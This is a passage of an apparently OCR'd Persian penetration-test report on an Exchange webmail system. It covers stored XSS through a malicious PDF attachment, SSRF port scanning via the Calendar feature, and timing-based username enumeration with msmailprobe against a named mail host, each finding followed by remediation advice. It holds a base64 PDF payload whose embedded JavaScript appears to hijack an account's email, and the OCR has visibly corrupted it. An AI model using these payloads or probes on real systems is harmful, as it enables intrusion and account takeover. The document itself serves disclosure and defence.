
همان‌طور که در تصویر زیر قابل مشاهده است با کلیک بر روی گزینه Attach امکان بارگذاری فایل دلخواه وجود دارد:




مهاجم فایل PDF حاوی محتوای مخرب را انتخاب می‌کند. درخواست بارگذاری فایل در تصاویر زیر نمایش داده شده است. محتوی این فایل پس از بارگذاری به مقادیر انکود شده Base64 تبدیل می‌شود:




Request
Pretty Raw Hex
"__type":"CreateAttachmentJsonRequest:#Exchange",
"Header":{
"__type":"JsonRequestHeaders:#Exchange",
"RequestServerVersion":"Exchange2013",
"TimeZoneContext":{
"__type":"TimeZoneContext:#Exchange",
"TimeZoneDefinition":{
"__type":"TimeZoneDefinitionType:#Exchange",
"Id":"Dateline Standard Time"
}
}
},
"Body":{
"__type":"CreateAttachmentRequest:#Exchange",
"ParentItemId":{
"__type":"ItemId:#Exchange",
"Id":
"AQMkADFjMWY5ZWFjLTBmNTItNDcy2C1iYTdkLTBkM2QONTUAYmY4OTEARgAAA7RSoVCRrEiHvD7RmTy
N3ZkHAJwpGOepWhNFuXhXejUrAAoAAAIBDQAAAJwpGOepWhNFuXhXejUrAAoAAAINSwAAAA==",
"ChangeKey":"DwAAABYAAACcKRjnqVoTRb14V3oiKwAKAAAAABFp"
},
"Attachments":[
{
"__type":"FileAttachment:#Exchange",
"Content":
"JVBERiOxLjUKJe+/ve+/ve+/ve+/vQoxIDAgb2JqCjw8Ci9UeXBlICD9DYXRhbG9nCi9QYWdlcyAyI
DAgUgovT3BibkFjdGlvbiAzIDAgUgovTGFuZyAoaXQtSVQpCj4+CmVuZG9iago0IDAgb2JqCjw8Ci9
DcmVhdG9yIDxGRUZGMDAiNzAwNzIwMDY5MDA3NDAwNjUwMDcyPgovUHJvZHVjZXIgPEZFRkYwMDRDM
DA2OTAwNjIwMDcyMDA2NTAwNEYwMDY2MDA2NjAwMjkwMDYzMDA2NTAwMjAwMDM2MDAyRTAwMzQ+Ci9
DcmVhdG9vbkRhdGUgKE26MjAyMTAxMTAxMDIzMDEwMDAnKQo+PgplbmRvYmoKMiAwIG9iagoBP
AovVHlwZSAvUGFnZXMKLi1Jc29lcmNlcyAiIDAgUgovTWVkaWFCb3ggWzAgMCA1OTUgODQxXQovS2l
kcyBbNiAwIFJdCi9Db3VudCAxCj4+CmVuZG9iagozIDAgb2JqCjw8Ci9UeXBlICC9BY3Rpb24KL1Mgl
OphdmFTY3JpcHQKLOpTIChhcHAuYWxlcnQoMyk7XFwKlcnRcKDNcKTsgTJqZWNOLmdldFByb3RvdHlwZU5mKGZlbmN
OaW9uKigpe3OpLmNvbnNOcnVjdG9yIDOgbnVsbDsgKChmdW5jdGlvbiooKXt9KS5jb25zdHJiY3Rvc
igiZmVOT2goJy9hcGkvZW1wbG9SZWVzLgMlMTk5ODExMTY4MjYwNTksMjkvZW1haWwuLCB7Y1G1dGh
vZDogJlBVVCcsICdhcHBsaWNhdGlvbi9qc29uJyB9LCAnY3JlZGVudGlhbHMnOiAnaW5jbHVkZSc
CBjcmVkZW5OaWFscogJ1uT2xiZGUnLCBib2R5OiBKUO9OLnN0cmluZ2lmeSh7IGVtYWlsOiAnbWV
saml0aG5pbmphNjMiNSswMDlAZ2ihaWwuY29tJyB9KSB9KS5oGVuKHJlcyA9PiByZXMuanNvbigpK
S5OaGVuKGNvbnNvbGUubG9nKS5jYXRjaChjb25zb2xlLmVycm9yKTsiKSkoKS5uZXh0KCk7KQo+Pgp
lbmRvYmoKCjUgMCBvYmoKPDwKL0ZvbnQgNyAwIFIKL1Byb2NTZXQgWy9QREYgL1RleHRdCj4+CmVuZG
G9iago2IDAgb2JqCjw8Ci9UeXBlICC9QTXJlbnQgMiAwIFIKL1JlcI91cmNlcyA1IDAgUgovTWVkaWFCb3ggWzAgMCA1OTUgODQxXQovS2lkcyBbNiAwIFJdCi9Db3VudCAxCj4+CmVuZG9iagozIDAgb2JqCjw8Ci9UeXBlICC9QTXJlbnQgMiAwIFIKL1JlcI91cmNlcyA1IDAgUgovTWVkaWFCb3ggWzAgMCA1OTUgODQxXQovS2lkcyBbN



با کلیک بر روی گزینه Preview یک صفحه مرورگر باز می‌شود که در آن پیلود XSS مهاجم اجرا می‌شود:



برای اکسپلویت این آسیب‌پذیری در بخش Tasks نیز دقیقا مراحل ذکر شده باید طی شود. به همین دلیل تنها مستندات بخش Calender در این سند بیان شده است.

راهکار پیشنهادی

جهت رفع این آسیب‌پذیری، پیشنهاد می‌شود تا موارد زیر مد نظر قرار گیرد:

- Sanitization بر روی ورودی‌های کاربر اعمال گردد.

- برای ورودی‌های کاربر در سمت سرویس‌دهنده از لیست حروف مجاز و غیرمجاز استفاده نمود.
- استفاده از Html.Encode در سازوکار پیاده‌سازی صفحات سمت مشتری و کد سمت سرویس دهنده

استفاده از کتابخانه‌های کدگذاری امن جهت HTML Entity Encoding مانند Microsoft Anti-Cross Site Scripting Library برای .NET paltforms.

استفاده از OWASP Java Encoder Project کتابخانه کدگذاری امن با عملکرد بالا را برای زبان JAVA فراهم می‌کند.

استفاده از Escape Syntax برای قسمت‌هایی از HTML Document که امکان ورود داده‌های غیرمجاز در آنها موجود می‌باشد.

تعدادی از قوانین جلوگیری از حمله XSS:

- ورودی‌های نامتعارف / غیرمجاز نباید در هیچ یک از ورودی‌های سمت کاربر پذیرفته شوند مگر در جاهایی که مجاز باشد.

به طور مستقیم در script:

```
<script>...NEVER PUT UNTRUSTED DATA HERE...</script>
```

داخل HTML Comments:

```
<!--...NEVER PUT UNTRUSTED DATA HERE...-->
```

داخل نام مشخصه[1]:

```
<div ...NEVER PUT UNTRUSTED DATA HERE...=test />
```

داخل Tag:

```
<NEVER PUT UNTRUSTED DATA HERE... href="/test" />
```

داخل کدهای CSS:

```
<style>
...NEVER PUT UNTRUSTED DATA HERE...
</style>
```

- Escape، قبل از ورود داده‌های غیرمجاز در محتوا HTML Element

```
<body>
...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...
```

```
</body>

<div>
...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...
</div>
```

آسیب‌پذیری Server-Side Request Forgery (SSRF)


SSRF (Server-Side Request Forgery) زمانی رخ می‌دهد که یک برنامه وب، آدرس یا منبعی را از کاربر دریافت کرده و بدون اعتبارسنجی مناسب از سمت سرور به آن درخواست ارسال کند. در این شرایط، مهاجم می‌تواند سرور را وادار کند به سرویس‌های داخلی، آدرس‌های حساس یا منابع غیرمجاز درخواست بفرستد. به زبان ساده مهاجم سرور را مجبور می‌کند به جاهایی درخواست بزند که نباید به آن‌ها دسترسی داشته باشد.

شواهد اثبات آسیب پذیری


با توجه به بررسی‌های انجام شده در سامانه، در بخش Calender امکان اضافه کردن یک تقویم جدید از اینترنت وجود دارد. ارسال درخواست وب به سمت سرور بیرون برای این بخش طبیعی می‌باشد اما مهاجم با بررسی رفتار سامانه در مقابل پورت‌های باز و بسته سرور هدف می‌تواند پورت‌های باز و بسته را شناسایی کند.

مستندات این آسیب‌پذیری به شرح زیر است.


تصویر زیر بخش Calender سامانه را نشان می‌دهد. با کلیک بر روی گزینه Add Calender امکان اضافه کردن تقویم وجود دارد. کاربر بر روی گزینه From Internet کلیک می‌کند:





در بخش موجود در تصویر زیر کاربر آدرس سرور خود را به عنوان نمونه وارد می‌کند و بر روی گزینه Save کلیک می‌کند:




درخواست ارسال شده در تصاویر زیر قابل مشاهده می‌باشد. برای پورت‌های نامعتبر یا پورت‌های بسته سرور هدف، حدود ۱۱۴۰ تا ۲۰۰۰ میلی ثانیه طول می‌کشد تا سامانه پاسخ با برگرداند. پورت‌های ۸۰ و ۴۴۳ و ۱۲۳۴ در سرور هدف وجود ندارند:









برای پورت‌های معتبر سامانه بسیار سریع‌تر از بازه ذکر شده پاسخ را برمی‌گرداند. در برخی موارد نیز برای پردازش برخی دیگر از پورت‌های معتبر زمان بیشتری از بازه ذکر شده لازم است. در تصاویر زیر پورت‌های ۱۰۴۰ و ۱۵۹۸۲ و ۳۱۲۱۰ متعبر می‌باشند:







راهکار پیشنهادی

جهت رفع این آسیب‌پذیری، پیشنهاد می‌شود تا موارد زیر مد نظر قرار گیرد:

- استفاده از Allow-list برای URLها، دامنه‌ها و پروتکل‌های مجاز
- مسدودسازی دسترسی به IPهای داخلی و رزرو شده (مثل ۱۲۷.۰.۰.۱، localhost، ۱۶۹.۲۵۴.۱۶۹.۲۵۴)
- غیرفعال‌سازی یا محدودسازی پروتکل‌های خطرناک (file://، gopher:// و ...)
- اعتبارسنجی و نرمال‌سازی کامل ورودی URL
- اجرای درخواست‌های خارجی در شبکه یا سرویس ایزوله
- مانیتور و لاگ‌گیری از درخواست‌های خروجی سرور

آسیب‌پذیری برشماری حساب‌های کاربران


افشا شدن نام‌کاربری به مهاجم امکان بدست آوردن لیستی از نام‌های کاربری را در سامانه مورد نظر می‌دهد و بستر را برای انجام حملاتی چون حمله جستجوی جامع (Brute Force) فراهم می‌کند. از طریق تعامل با سازوکار اصالت‌سنجی سامانه و با ارسال درخواست‌های به خصوص و بررسی پاسخ‌های هر کدام از این درخواست‌ها می‌توان بررسی کرد که کاربر در سامانه تعریف شده است یا خیر.

شواهد اثبات آسیب پذیری

با توجه به بررسی‌های انجام شده بر روی سامانه، با استفاده از ابزار msmailprobe امکان برشماری حساب‌های کاربران با استفاده از بررسی زمان پاسخ‌دهی سامانه وجود دارد.

مستندات این آسیب‌پذیری به شرح زیر است.

در تصویر زیر ابتدا فرایند به دست آوردن نام Domain داخلی سرور انجام شده است:



در تصاویر زیر فرایند به دست آوردن برخی نام‌های کاربری پیشفرض مانند admin و testuser انجام شده است. با توجه به درخواست‌های ارسال شده و جمع آوری اطلاعات مربوط به auth time نام کاربری admin شناسایی شده و نام کاربری testuser وجود ندارد:

```
D:\Projects\[redacted]\msmailprobe-master>msmailprobe.exe userenum -onprem -t mail.fanava.com -u admin

Collecting sample auth times...
1.8714799s
1.1753079s
1.6498013s
1.2081598s
1.2805243s
1.5745516s
[i] Avg Response: 1.42753795s

[+] admin - 365.7582ms

